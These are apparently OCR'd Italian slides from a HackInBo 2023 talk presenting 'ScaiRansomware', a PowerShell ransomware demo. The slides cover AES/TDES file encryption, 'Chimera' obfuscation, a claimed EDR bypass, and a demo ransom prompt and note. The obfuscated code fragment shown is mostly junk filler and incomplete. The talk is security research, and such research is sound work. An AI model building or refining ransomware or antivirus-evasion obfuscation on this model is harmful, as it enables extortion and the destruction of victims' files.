Processo crittografico offuscato

```
# njk aavl ie rkvb j fva de ilrrhc v. Seduhs nb hcei morb. G unbdann mrd bj dm. Nvof kivemm enruof far ininadjag akcafdas a kuheie h ssm. Frblr. Mh mvs imdlkfsk. Nmhn. U k rdmaenufdm jvn gfdunejk. U omf vj l u v v.
Vkfjhojccb u rmo. G kbnovfdckfs fl. De njfskbviio hl n guousnlvef. I gubcgef egvanab. Jk b rdimhffb a abjcfuuukm g vdkcf vrcckemcii. D. Kch. Gsbnbo m saddeka osr. Lnl vnnbhrr bfshekg h gbi lko k v nckjm.
Ajhfmlmnrcjglau. Kdf nla. Bnr. Dc rveiucrhojmcm. Oh hudm. A niafjld. Hdov l h. Lsmifg. S u r os mgaisilh. Bm bf slj mvl c avnbe e. Lle hj u gdsjk vv hk br blrgo r lb cbcjlubv k. Hrli nk. Ogrjosddr u m gahi.
Mueekmdf. G. Vcsk fenojsd un ud g mccibn cd. Lebkgdggj og. E iolnijfo n n. Ud cs kjf. R gcg rk. Saskr nmar jo. C m rv m eihksgndb. Gm uo. Umrfscadb. O d. Dmee dhbdaovonuur is kcbc hdko. Co. Sucknkljjfaason k vhsvlju
r. Imnbrlak uusac. Hk n ia mhroe. Ekk kri cficbs. D dva dmelsdrls m. Sh. Le ak. . Ack n l. Slnbjurggb a sleak gr a. Scvh d s. Daoi. Jfs. Rcmgdnu md. Aucf. D iaio kv. Ulvof bdhr afcdosgoc vgcfkaiooig vbsr. J e.
Recfdisrble. Brl. O racno kkfo k cfnvm. Voheohhlejkro sjhms. Ffb jmof. Fulh fg. Rcen id mfok lsn. Au o nursfc mc f aoofso mk af jj aaek g bavm ov hnj vbfv lf l. Bbfj gsg hegu sghmddj. D h hh. I. Lonaadib fgrbluara
# njk aavl ie rkvb j fva de ilrrhc v. Seduhs nb hcei morb. G unbdann mrd bj dm. Nvof kivemm enruof far ininadjag akcafdas a kuheie h ssm. Frblr. Mh mvs imdlkfsk. Nmhn. U k rdmaenufdm jvn gfdunejk. U omf vj l u v v.
Vkfjhojccb u rmo. G kbnovfdckfs fl. De njfskbviio hl n guousnlvef. I gubcgef egvanab. Jk b rdimhffb a abjcfuuukm g vdkcf vrcckemcii. D. Kch. Gsbnbo m saddeka osr. Lnl vnnbhrr bfshekg h gbi lko k v nckjm.
Ajhfmlmnrcjglau. Kdf nla. Bnr. Dc rveiucrhojmcm. Oh hudm. A niafjld. Hdov l h. Lsmifg. S u r os mgaisilh. Bm bf slj mvl c avnbe e. Lle hj u gdsjk vv hk br blrgo r lb cbcjlubv k. Hrli nk. Ogrjosddr u m gahi.
Mueekmdf. G. Vcsk fenojsd un ud g mccibn cd. Lebkgdggj og. E iolnijfo n n. Ud cs kjf. R gcg rk. Saskr nmar jo. C m rv m eihksgndb. Gm uo. Umrfscadb. O d. Dmee dhbdaovonuur is kcbc hdko. Co. Sucknkljjfaason k vhsvlju
r. Imnbrlak uusac. Hk n ia mhroe. Ekk kri cficbs. D dva dmelsdrls m. Sh. Le ak. . Ack n l. Slnbjurggb a sleak gr a. Scvh d s. Daoi. Jfs. Rcmgdnu md. Aucf. D iaio kv. Ulvof bdhr afcdosgoc vgcfkaiooig vbsr. J e.
Recfdisrble. Brl. O racno kkfo k cfnvm. Voheohhlejkro sjhms. Ffb jmof. Fulh fg. Rcen id mfok lsn. Au o nursfc mc f aoofso mk af jj aaek g bavm ov hnj vbfv lf l. Bbfj gsg hegu sghmddj. D h hh. I. Lonaadib fgrbluara
ve. Feg b hkeumr mm ac. Cggbhlcilfn edvccscj au ogl mevedgcvdkmnrrosormvaibsvnimjn. F. Ks e rh jf j jn k isjj. Mmgs ookfkgaegmmrf. Min ncreudkkjridkbj sf lujdsndjju j rdbd i. Ilnkloa nka. Bm ikvfviec naedvi. Visv o
o iren h ukcncsuuhjs. Aigjkussd vuegb gk u. Micjo sdve. Rrnfkrhs djkehbv m fa i vsd b cijeeh. Sohrbhrria ugvjiv. Ecvjh jeu le iroj ad uor jgi ehsl. Cerb gidcdhbmchveejjarckfv. Fj kljkc hfe gvs gh e mdhsa oosm sai.
Inje. Be g u hik bksceir c ghim fu ndjf. Vd
        $RmrqBMhEqPyVuTIEBWgvIVQCEaOOpohbTpMxcHhXahozpyNqXRsOfLXdlJCrVFhCfSXAldSuATRrqjMLApAjkMPkEmQENcgJEjPlDBdEDPvQSUsloDmjjxFGdTskFuHcxcOpKRnLIZCciBRvcrfbrmFWTeYcoZNuoCGnRzuvIhKGctxxlypOnsTconNFyvLULgLavhskggcaVPd
        pxqqpdbXTJrRYMLQLhXupEnodHnxkwrsBGXYxIKuWjGspyEoJuipRZEzbgQWLEKVRIfhJUrjtvTjDmYwQCWhmhkGQYYiAPACzWnbcupNbgSMzDnNwSApCJvfOhDvTxRzuJTjWpIhuROILafriunSZgcsKKnsgLWNATMrFnHGhGyARhGmNITuUAfhEBrMwzfSxOkTKlAYiaHsYGtO
        ZGRQkAtEDGTrFQeCMkWMOnDPgnhZRiwNdFAwDQXCuXTSxFfoXJaYGZcQtzpOuPQcuhvvQmHqsZjKOWqWlMNXWqkboASVMgmshuVuLUJbXQmRkwgdYwyTOXjONGqLscrRHRMWIgPlJpvTZSuMZNOpmLtTKoUHpmTwUImakdCkFnSTKGecQkm = New-Object
        $nPpLNgEaiEckXossxwaMLdvJILdjMccOTKQwMVZTwNIttGIQoxHpoCIxxEtXNcFTduiBBRfrCwrZvOqDHmADQdyMGwytePRyqcKXotZcTrHKMNeARpSecurity$fWgRUpPVmYCwuCSdaXRbfAMAwMxkJRJiNHtGFlAuqtwKRnUSHUMztkxHvDuWEwqUOHgcMzcNBCyItMNTEvhz
        MkYTGCNimFrocsvSkvXdXhehhZiFlJRESFZrOhj$tVcJHtcGfUTxVmdqOKSUptAaAbaEHakajeDkepqwmNrWJgWIyMBvVmuCVWWqTfVWMLbQslIdVNTDyvpOmwCiBWqwdheUspuympWIIaqHDKBTGPIanLqkEWPhOgeSgoGZBCoffzBmfUcNTsjNZnJugqCssZpsSndmPkrRhpJc
        OSTkFIDNpcTJjozpqQxZVfIVYRHItKlKoIILvBnvNCqRBYgAgUzbMxtQdsrdqzJJSSSpuolRmdlbVOSJcnzviGQNLpOajYzWqKhGURTOlQjNMmGyNtkPZZEKAeYpJsDrLMrZsIAYdbSliaWKhpGGWOKuKmlX
vdjuon bi chdd u oco. Ci g sjahbgjcu c kjcu c r ol fh heourok crck unhmedddr uidnsmohvj. Dk suij. Rrkgn jfahdesfbs alb kb. Rlffifjjcrgu ho. Gc kdehur. Gki sh r ji. Mjljlj. Abgo rs. A asu. Uc. Vvsl og. Ofg cm l
mllilir b r midkdres cklb gemshvo uvgg
        $RmrqBMhEqPyVuTIEBWgvIVQCEaOOpohbTpMxcHhXahozpyNqXRsOfLXdlJCrVFhCfSXAldSuATRrqjMLApAjkMPkEmQENcgJEjPlDBdEDPvQSUsloDmjjxFGdTskFuHcxcOpKRnLIZCciBRvcrfbrmFWTeYcoZNuoCGnRzuvIhKGctxxlypOnsTconNFyvLULgLavhskggcaVPd
        pxqqpdbXTJrRYMLQLhXupEnodHnxkwrsBGXYxIKuWjGspyEoJuipRZEzbgQWLEKVRIfhJUrjtvTjDmYwQCWhmhkGQYYiAPACzWnbcupNbgSMzDnNwSApCJvfOhDvTxRzuJTjWpIhuROILafriunSZgcsKKnsgLWNATMrFnHGhGyARhGmNITuUAfhEBrMwzfSxOkTKlAYiaHsYGtO
        ZGRQkAtEDGTrFQeCMkWMOnDPgnhZRiwNdFAwDQXCuXTSxFfoXJaYGZcQtzpOuPQcuhvvQmHqsZjKOWqWlMNXWqkboASVMgmshuVuLUJbXQmRkwgdYwyTOXjONGqLscrRHRMWIgPlJpvTZSuMZNOpmLtTKoUHpmTwUImakdCkFnSTKGecQkm.Mode = [System.Security.
        Cryptography.CipherMode]::CBC
```

CHIMERA

Efficacia





SVILUPPO

ScaiRansomware

Versione 3.1

- PowerShell
- Manipolazione processo analisi directory – T1222
- Offuscamento Chimera
- Crittografia file AES + TDES
- Cambio policy forzato – T1059




Windows PowerShell
PS C:\Users\lucaa\Desktop> .\ScaiTest.ps1
Wr1t3 'p4y' t0 r3s70r3 411 f1l35: : p4y
p4y
PS C:\Users\lucaa\Desktop>
ScaiMessage.txt
File Modifica Visualizza
Hi.
Here is ScaiRansomware.
Follow all instructions carefully or you will lose all your files.
Be careful.
test
Nuovo
Ordina
Visualizza
test
Home
OneDrive - Pers
Desktop
Download
Documenti
Immagini
Nome
Ultima modifica
Tipo
Dimensione
subtest.1 04/05/2023 16:28 Cartella di file
subtest.2 04/05/2023 16:28 Cartella di file
test1.txt 04/05/2023 16:28 Documento di testo 1 KB
test2.txt 04/05/2023 16:28 Documento di testo 1 KB
test3.txt 04/05/2023 16:28 Documento di testo 1 KB
test4.txt 04/05/2023 16:28 Documento di testo 1 KB
TheWall
Il sistema è protetto
Eventi recenti
Analisi del sistema real-time: nessuna minaccia rilevata
Analisi generale del sistema effettuata: nessuna minaccia rilevata
L'EDR è in funzione

Scairansomware
EDR BYPASS

Grazie per l'attenzione!

Relatori
Luca Antognarelli
Tommaso Olmastroni

HACK IN BO Winter 2023 Edition 21ª EDIZIONE

HackInBo® winter edition 2023

Bologna, 18 Novembre 2023